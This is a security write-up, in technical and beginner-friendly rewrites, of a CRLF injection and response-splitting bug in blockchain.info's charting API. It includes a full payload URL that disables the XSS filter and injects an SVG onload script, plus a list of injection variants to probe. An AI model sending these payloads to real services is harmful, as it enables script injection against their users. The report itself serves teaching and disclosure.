CRLF injection in blockchain.info
The blockchain.info API reflected a user-supplied language parameter into the Content-Language response header without sanitising carriage return and line feed characters. An attacker could inject extra headers and a response body, potentially causing cross-site scripting when a victim visits a crafted link.

The original lives on blog.shashank.co
We do not hold its text, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Blockchain.info exposes a charting API that returns time-series data about the Bitcoin network. One of the available charts is total-bitcoins, which returns the total number of bitcoins in existence over time. The endpoint supports a format parameter (here csv) and a lang parameter that selects the language of the response, and it sets access-control-allow-origin: * so that browser-based clients on other origins can read the data.
The report describes a CRLF injection in that lang parameter, on the charting API reached through api2.blockchain.info. The researcher's own blog, blog.shashank.co, is used only as a reference point for what a normal HTTP exchange looks like; the vulnerable asset is the Blockchain.info API.
Setup
No account, role or special tooling is described. The requests shown carry a Firefox 55 user agent on macOS 10.12, and the API responses are HTTP/2. The only precondition is that the chart endpoint is reachable and that the lang value is reflected into a response header.
Finding it

The researcher first shows a normal exchange against his own blog, with request and response headers.
GET / HTTP/1.1
Host: blog.shashank.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Expires: Tue, 31 Oct 2017 14:28:13 GMT
Date: Tue, 31 Oct 2017 14:28:13 GMT
Cache-Control: private, max-age=0
Last-Modified: Tue, 31 Oct 2017 14:26:43 GMT
ETag: W/"[redacted]"
Content-Encoding: gzip
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 13871
Server: GSE

<HERE IS THE WEBSITE BODY>
The same exchange is then shown with [CRLF] markers after each header line.
GET / HTTP/1.1 [CRLF]
Host: blog.shashank.co [CRLF]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0 [CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 [CRLF]
Accept-Language: en-US,en;q=0.5 [CRLF]
Accept-Encoding: gzip, deflate [CRLF]
Connection: keep-alive [CRLF]
Upgrade-Insecure-Requests: 1 [CRLF]
HTTP/1.1 200 OK [CRLF]
Content-Type: text/html; charset=UTF-8 [CRLF]
Expires: Tue, 31 Oct 2017 14:28:13 GMT [CRLF]
Date: Tue, 31 Oct 2017 14:28:13 GMT[CRLF]
Cache-Control: private, max-age=0[CRLF]
Last-Modified: Tue, 31 Oct 2017 14:26:43 GMT [CRLF]
ETag: W/"[redacted]"
Content-Encoding: gzip[CRLF]
X-Content-Type-Options: nosniff [CRLF]
X-XSS-Protection: 1; mode=block [CRLF]
Content-Length: 13871 [CRLF]
Server: GSE [CRLF] [CRLF]

<HERE IS THE BODY>
With that model in mind, the chart endpoint becomes interesting because the lang value is echoed back in a header. A normal request to the chart looks like this:
GET /charts/total-bitcoins?cors=true&format=csv&lang=english HTTP/1.1
Host: api.blockchain.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/2.0 200 OK
date: Tue, 31 Oct 2017 15:47:21 GMT
content-type: text/csv; charset=ascii
content-length: 10953
access-control-allow-origin: *
cache-control: public, max-age=60
content-disposition: attachment; filename="total-bitcoins.csv"
content-language: english

<removed>
The important line is content-language: english: the value supplied in lang is placed verbatim into a response header. If the server does not reject control characters in that value, an attacker can terminate the header line and add headers of their own.
Exploitation
Step 1: confirm that the value is reflected into a header
The baseline request above uses lang=english and the response carries content-language: english. This establishes the reflection point: user input reaches a response header, not just the body.
Step 2: inject a CRLF and a test header
The next request appends an encoded CRLF and the string TEST to the lang value:
https://api2.blockchain.info/charts/total-bitcoins?cors=true&format=csv&lang=en%0ATEST
%0A is a line feed. If the server decodes it and writes it into the header value without sanitising, the response header block gains a new line containing TEST. That is the minimal proof that header injection is possible.
Step 3: inject a full response-splitting payload
The researcher then sends a payload that terminates the current header, adds several headers of his own, ends the header block with a blank line, and places an HTML body after it:


https://api2.blockchain.info/charts/total-bitcoins?cors=true&format=csv&lang=en%0AX-XSS-Protection:0%0AContent-Type:text/html%0AContent-Length:35%0A%0A%3Csvg%20onload%3Dalert%28document.domain%29%3E&__cf_waf_tk__=[redacted]
Decoded, the lang value is:
Each part has a purpose:
enfollowed by%0Acloses the originalcontent-languageheader line.X-XSS-Protection:0disables the browser's legacy XSS filter for this response, so a reflected payload is not blocked.Content-Type:text/htmlmakes the browser render the response as HTML instead of CSV.Content-Length:35declares the length of the injected body so the browser parses exactly the attacker's content.%0A%0Ais the blank line that ends the header block.%3Csvg%20onload%3Dalert%28document.domain%29%3Eis the body:<svg onload=alert(document.domain)>, which executes script when the SVG loads.
The trailing __cf_waf_tk__ parameter is present in the URL; the report does not explain what it is for.
Root cause
The application takes the lang query parameter and writes it into the content-language response header without stripping CR and LF characters. Because HTTP headers are line-oriented and the header block is terminated by an empty line, a value containing a newline lets the attacker start new header lines and, with a second newline, start the response body. The report does not describe the server-side code, so the exact implementation is not shown; the behaviour is consistent with direct string concatenation of the parameter into the header.
The normal response carries X-XSS-Protection: 1; mode=block, and the payload injects X-XSS-Protection:0 and Content-Type:text/html. The access-control-allow-origin: * on the endpoint means any origin can read the response, which matters for the impact below.
Impact
The payload is designed to make the browser render attacker-controlled HTML and script in the context of the API origin. The payload shown calls alert(document.domain), which demonstrates script execution on that origin. The endpoint sends access-control-allow-origin: *, so cross-origin reads of the response are permitted.
The practical severity therefore depends on what the API origin holds and on how the crafted link is delivered.
Fix
The general remedy for this class of bug is to reject or strip CR and LF (and other control characters) from any value that is written into a response header, and to validate the lang parameter against an allow-list of supported language codes rather than passing it through. Encoding the value before it reaches the header is not sufficient on its own if the encoding is later decoded.
Variants to test
- Other parameters reflected into headers. Send a value containing
%0d%0ato every parameter that appears in a response header (language, filename, redirect target, cache keys) and look for a new line in the response. A positive result is a header line you did not send. content-dispositionfilenames. The chart response already setscontent-disposition: attachment; filename="total-bitcoins.csv". If a filename parameter is reflected there, try breaking out of the quoted string and injecting a newline; a positive result is an extra header or a changed body.- Redirect and
Locationheaders. Any endpoint that reflects input intoLocationis a candidate for response splitting; a positive result is aLocationvalue followed by an injected header line. - Bare LF versus CRLF. Test
%0a,%0d%0aand double-encoded forms such as%250aseparately, since some stacks normalise one and not the other. A positive result is any of them producing a new header line. - Header override. Where injection works, try adding
Content-Type,Content-LengthandX-XSS-Protectionas in this report, and confirm the browser renders the injected body rather than the original content type. - CORS interaction. On endpoints with permissive CORS, fetch the crafted URL from another origin and check whether the injected body is readable; a positive result is the injected markup appearing in the cross-origin response.
What happened, in plain words
Blockchain.info runs a public service that hands out numbers about the Bitcoin network, such as how many bitcoins exist over time. That service is an API: a web address that returns raw data for other programs to use, rather than a page designed for a person to look at. One of its charts is called total-bitcoins, and it can return its data as a CSV file (a plain text table, like a spreadsheet saved as text).
The chart also accepts a lang setting that says which language the answer should be in. The server takes whatever you put in lang and copies it into a line of the reply called a header. Headers are the small labels that travel with every web response, such as the content type or the date. The problem is that the server copied the value without checking it for line breaks. In HTTP, the language of web traffic, a line break is what separates one header from the next. So if you can sneak a line break into lang, you can add headers of your own, and with a second line break you can even start writing the page body yourself. This trick is called CRLF injection, or response splitting.
The researcher proved it in stages: first a harmless test word, then a full payload that made the browser treat the reply as an HTML page and run a small piece of JavaScript. The report does not say what the fix was, and it does not show an attack against a real user account.
Context
Blockchain.info exposes a charting API that returns time-series data about the Bitcoin network. A time series is simply a list of values with timestamps, for example the total number of bitcoins on each day. One of the available charts is total-bitcoins, which returns the total number of bitcoins in existence over time.
The endpoint supports a format parameter (here csv) and a lang parameter that selects the language of the response. A parameter is the part of a web address after the question mark, made of name and value pairs joined by &. The endpoint also sets access-control-allow-origin: *, a header that tells browsers which other websites are allowed to read the response. The * means any website at all.
The report describes a CRLF injection in that lang parameter, on the charting API reached through api2.blockchain.info. The researcher's own blog, blog.shashank.co, is used only as a reference point for what a normal HTTP exchange looks like; the vulnerable asset is the Blockchain.info API.
Setup
No account, role or special tooling is described. The requests shown carry a Firefox 55 user agent on macOS 10.12, and the API responses are HTTP/2. A user agent is the header in which a browser introduces itself, saying which browser and operating system it is. HTTP/2 is a newer version of the language browsers and servers speak, which packs the same headers more efficiently.
The only precondition is that the chart endpoint is reachable and that the lang value is reflected into a response header. Reflected means the server takes your input and puts it back into its answer, unchanged.
Finding it
The researcher first shows a normal exchange against his own blog, with request and response headers. A baseline is a normal, unmodified example you keep for comparison, so that later you can tell exactly what your tampering changed.
GET / HTTP/1.1
Host: blog.shashank.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Line by line:
GET / HTTP/1.1is the request line: the methodGETmeans "give me this resource",/is the path being asked for (the site's front page), andHTTP/1.1is the version of the protocol being used.Host: blog.shashank.conames the website the request is for. One server can host many sites, so this header tells it which one you want.User-Agent: ...identifies the browser and operating system, here Firefox 55 on macOS 10.12.Accept: ...lists the kinds of content the browser is willing to receive, with preference weights afterq=.Accept-Language: en-US,en;q=0.5says the browser prefers US English, with plain English as a fallback.Accept-Encoding: gzip, deflatesays the browser can accept compressed responses, which saves bandwidth.Connection: keep-aliveasks to keep the network connection open for further requests.Upgrade-Insecure-Requests: 1tells the server the browser would prefer the secure HTTPS version of the page if one exists.
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Expires: Tue, 31 Oct 2017 14:28:13 GMT
Date: Tue, 31 Oct 2017 14:28:13 GMT
Cache-Control: private, max-age=0
Last-Modified: Tue, 31 Oct 2017 14:26:43 GMT
ETag: W/"[redacted]"
Content-Encoding: gzip
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 13871
Server: GSE

<HERE IS THE WEBSITE BODY>
Line by line:
HTTP/1.1 200 OKis the status line: the protocol version, the numeric result code (200 means success) and a short reason phrase.Content-Type: text/html; charset=UTF-8says the body is an HTML page, encoded in UTF-8, a common way of representing text characters.ExpiresandDateare timestamps: when the content should be considered stale, and when this response was generated.Cache-Control: private, max-age=0tells caches (browser or intermediary) that this response is for this user only and should not be reused without rechecking.Last-Modifiedsays when the page content last changed.ETagis a fingerprint of the content, so the browser can later ask "has this changed?" cheaply.Content-Encoding: gzipsays the body was compressed with gzip and must be decompressed before use.X-Content-Type-Options: nosniffstops the browser from guessing a different content type than the one declared.X-XSS-Protection: 1; mode=blockis an old browser instruction to switch on the built-in cross-site scripting filter and block a page if an attack is detected. Cross-site scripting, usually shortened to XSS, is when an attacker gets their own script to run inside someone else's website.Content-Length: 13871is the size of the body in bytes, so the receiver knows where the body ends.Server: GSEnames the server software. The report does not explain the abbreviation.- The empty line after the headers marks the end of the header block; everything after it is the body, shown here as
<HERE IS THE WEBSITE BODY>.

The same exchange is then shown with [CRLF] markers after each header line. CRLF stands for carriage return plus line feed, the two invisible characters that mark the end of a line in HTTP. In a URL they are written %0D and %0A.
GET / HTTP/1.1 [CRLF]
Host: blog.shashank.co [CRLF]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0 [CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 [CRLF]
Accept-Language: en-US,en;q=0.5 [CRLF]
Accept-Encoding: gzip, deflate [CRLF]
Connection: keep-alive [CRLF]
Upgrade-Insecure-Requests: 1 [CRLF]
Each [CRLF] marks the invisible line break that ends a header line. The request line and every header line end this way; the browser adds them automatically, which is why you never see them when you look at a request in normal use.
HTTP/1.1 200 OK [CRLF]
Content-Type: text/html; charset=UTF-8 [CRLF]
Expires: Tue, 31 Oct 2017 14:28:13 GMT [CRLF]
Date: Tue, 31 Oct 2017 14:28:13 GMT[CRLF]
Cache-Control: private, max-age=0[CRLF]
Last-Modified: Tue, 31 Oct 2017 14:26:43 GMT [CRLF]
ETag: W/"[redacted]"
Content-Encoding: gzip[CRLF]
X-Content-Type-Options: nosniff [CRLF]
X-XSS-Protection: 1; mode=block [CRLF]
Content-Length: 13871 [CRLF]
Server: GSE [CRLF] [CRLF]

<HERE IS THE BODY>
The same marking on the response side. Notice the end: Server: GSE [CRLF] [CRLF] is two line breaks in a row. The first ends the last header line, the second is the empty line that says "headers are finished, the body starts here". That empty line is the key to the whole attack: if you can inject a line break into a header value, you can add a header, and if you can inject two, you can start a body.
With that model in mind, the chart endpoint becomes interesting because the lang value is echoed back in a header. A normal request to the chart looks like this:
GET /charts/total-bitcoins?cors=true&format=csv&lang=english HTTP/1.1
Host: api.blockchain.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/2.0 200 OK
date: Tue, 31 Oct 2017 15:47:21 GMT
content-type: text/csv; charset=ascii
content-length: 10953
access-control-allow-origin: *
cache-control: public, max-age=60
content-disposition: attachment; filename="total-bitcoins.csv"
content-language: english

<removed>
Line by line:
GET /charts/total-bitcoins?cors=true&format=csv&lang=english HTTP/1.1asks for thetotal-bitcoinschart. After the?come three parameters:cors=true,format=csvandlang=english.Host: api.blockchain.infonames the API server.- The
User-Agent,Accept,Accept-Language,Accept-EncodingandConnectionheaders do the same jobs as in the baseline;brhere additionally means the browser accepts Brotli compression. Upgrade-Insecure-Requests: 1again asks for HTTPS where available.HTTP/2.0 200 OKis the status line for the reply, in HTTP/2 this time.dateis when the response was generated.content-type: text/csv; charset=asciisays the body is a CSV table in plain ASCII characters.content-length: 10953is the body size in bytes.access-control-allow-origin: *allows any website to read this response from a browser. This is the CORS mechanism: cross-origin resource sharing, the set of rules that lets one site ask another site's server for data.cache-control: public, max-age=60says the response may be cached publicly for up to 60 seconds.content-disposition: attachment; filename="total-bitcoins.csv"tells the browser to treat the response as a download with that file name rather than display it.content-language: englishstates the language of the content. This is the line that matters.- The empty line ends the headers, and
<removed>stands for the CSV body, which the report does not reproduce.
The important line is content-language: english: the value supplied in lang is placed verbatim into a response header. If the server does not reject control characters in that value, an attacker can terminate the header line and add headers of their own.
Exploitation
Step 1: confirm that the value is reflected into a header
The baseline request above uses lang=english and the response carries content-language: english. This establishes the reflection point: user input reaches a response header, not just the body. Knowing exactly where your input lands is the first thing to check, because it tells you what kind of tampering is worth trying.
Step 2: inject a CRLF and a test header
The next request appends an encoded CRLF and the string TEST to the lang value:
https://api2.blockchain.info/charts/total-bitcoins?cors=true&format=csv&lang=en%0ATEST
%0A is a line feed, the second half of a line break, written in the percent-encoding that URLs use for characters that cannot appear literally. If the server decodes it and writes it into the header value without sanitising, the response header block gains a new line containing TEST. That is the minimal proof that header injection is possible: a header line you never sent, appearing in the reply.
Step 3: inject a full response-splitting payload
The researcher then sends a payload that terminates the current header, adds several headers of his own, ends the header block with a blank line, and places an HTML body after it:
https://api2.blockchain.info/charts/total-bitcoins?cors=true&format=csv&lang=en%0AX-XSS-Protection:0%0AContent-Type:text/html%0AContent-Length:35%0A%0A%3Csvg%20onload%3Dalert%28document.domain%29%3E&__cf_waf_tk__=[redacted]
Decoded, the lang value is:
Each part has a purpose:
enfollowed by%0Acloses the originalcontent-languageheader line. The server's own header now ends afteren, and whatever comes next starts on a fresh line.X-XSS-Protection:0disables the browser's legacy XSS filter for this response, so a reflected payload is not blocked. The normal response already switched that filter on; this line switches it back off.Content-Type:text/htmlmakes the browser render the response as HTML instead of CSV. Without it, the browser would treat the injected markup as a text file and show it rather than run it.Content-Length:35declares the length of the injected body so the browser parses exactly the attacker's content and nothing else.%0A%0Ais the blank line that ends the header block. This is the same empty line you saw marked at the end of the baseline response.%3Csvg%20onload%3Dalert%28document.domain%29%3Eis the body:<svg onload=alert(document.domain)>, which executes script when the SVG loads. SVG is a picture format written in the same markup language as HTML, andonloadis an attribute that runs code as soon as the picture has loaded.alert(document.domain)pops up a box showing the domain of the page, which proves the script is running in the context of that site.
Root cause
The application takes the lang query parameter and writes it into the content-language response header without stripping CR and LF characters. Because HTTP headers are line-oriented and the header block is terminated by an empty line, a value containing a newline lets the attacker start new header lines and, with a second newline, start the response body. A useful comparison is a form where you write your name on one line: if the form lets you type a line break, you can start writing on the next line too, and the person reading it cannot tell your text from the form's own printed labels.
Concatenation means gluing two pieces of text together with no check in between.
The normal response carries X-XSS-Protection: 1; mode=block, and the payload injects X-XSS-Protection:0 and Content-Type:text/html. The access-control-allow-origin: * on the endpoint means any origin can read the response, which matters for the impact below.
Impact
The payload is designed to make the browser render attacker-controlled HTML and script in the context of the API origin. The payload shown calls alert(document.domain), which demonstrates script execution on that origin. The endpoint sends access-control-allow-origin: *, so cross-origin reads of the response are permitted.
The practical severity therefore depends on what the API origin holds and on how the crafted link is delivered.
Fix
The general remedy for this class of bug is to reject or strip CR and LF (and other control characters) from any value that is written into a response header, and to validate the lang parameter against an allow-list of supported language codes rather than passing it through. An allow-list is a list of the only values that are accepted, so anything not on the list is refused. Encoding the value before it reaches the header is not sufficient on its own if the encoding is later decoded.
Variants to test
- Other parameters reflected into headers. Send a value containing
%0d%0ato every parameter that appears in a response header (language, filename, redirect target, cache keys) and look for a new line in the response. A positive result is a header line you did not send. content-dispositionfilenames. The chart response already setscontent-disposition: attachment; filename="total-bitcoins.csv". If a filename parameter is reflected there, try breaking out of the quoted string and injecting a newline; a positive result is an extra header or a changed body.- Redirect and
Locationheaders. Any endpoint that reflects input intoLocationis a candidate for response splitting; a positive result is aLocationvalue followed by an injected header line. TheLocationheader is the one that tells the browser where to go next when a page redirects. - Bare LF versus CRLF. Test
%0a,%0d%0aand double-encoded forms such as%250aseparately, since some stacks normalise one and not the other. A positive result is any of them producing a new header line. - Header override. Where injection works, try adding
Content-Type,Content-LengthandX-XSS-Protectionas in this report, and confirm the browser renders the injected body rather than the original content type. - CORS interaction. On endpoints with permissive CORS, fetch the crafted URL from another origin and check whether the injected body is readable; a positive result is the injected markup appearing in the cross-origin response.
Glossary
- API: a web address that returns raw data for programs to use, rather than a page for a person to read.
- Parameter: a name and value pair in a URL after the
?, joined by&. - CSV: a plain text table, with values separated by commas.
- Header: a small label sent with a web request or response, such as the content type or the date.
- CRLF: carriage return plus line feed, the two invisible characters that mark the end of a line in HTTP.
- CRLF injection: putting a line break into a value the server copies into a header, so you can add headers or a body of your own.
- Response splitting: the stronger form of CRLF injection where a second line break starts a whole new body.
- Reflected: your input is put back into the server's answer, unchanged.
- Baseline: a normal, unmodified example kept for comparison.
- Intercepting proxy: a program between browser and website that lets you inspect and change traffic.
- User agent: the header in which a browser says which browser and operating system it is.
- HTTP/2: a newer version of the language browsers and servers speak, which packs headers more efficiently.
- Status line: the first line of a response, with the protocol version, result code and reason phrase.
- Content type: the header saying what kind of content the body is, such as HTML or CSV.
- Content length: the header giving the body size in bytes.
- Content encoding: the header saying the body is compressed, for example with gzip.
- ETag: a fingerprint of the content, used to check cheaply whether it has changed.
- Cache control: headers that say whether and how long a response may be stored and reused.
- XSS: cross-site scripting, when an attacker gets their own script to run inside someone else's website.
- X-XSS-Protection: an old browser instruction to switch on or off the built-in XSS filter.
- nosniff: an instruction that stops the browser guessing a different content type than the one declared.
- CORS: cross-origin resource sharing, the rules that let one site ask another site's server for data.
- access-control-allow-origin: the CORS header that says which websites may read the response;
*means any. - content-disposition: the header that tells the browser to download the response as a file with a given name.
- content-language: the header that states the language of the content.
- Percent-encoding: writing characters in a URL as
%followed by two hex digits, such as%0Afor a line feed. - SVG: a picture format written in the same markup language as HTML.
- onload: an attribute that runs code as soon as an element, such as an image, has loaded.
- document.domain: the domain of the page a script is running on.
- Allow-list: a list of the only values that are accepted, with everything else refused.
- Concatenation: gluing two pieces of text together with no check in between.
- Location header: the header that tells the browser where to go next when a page redirects.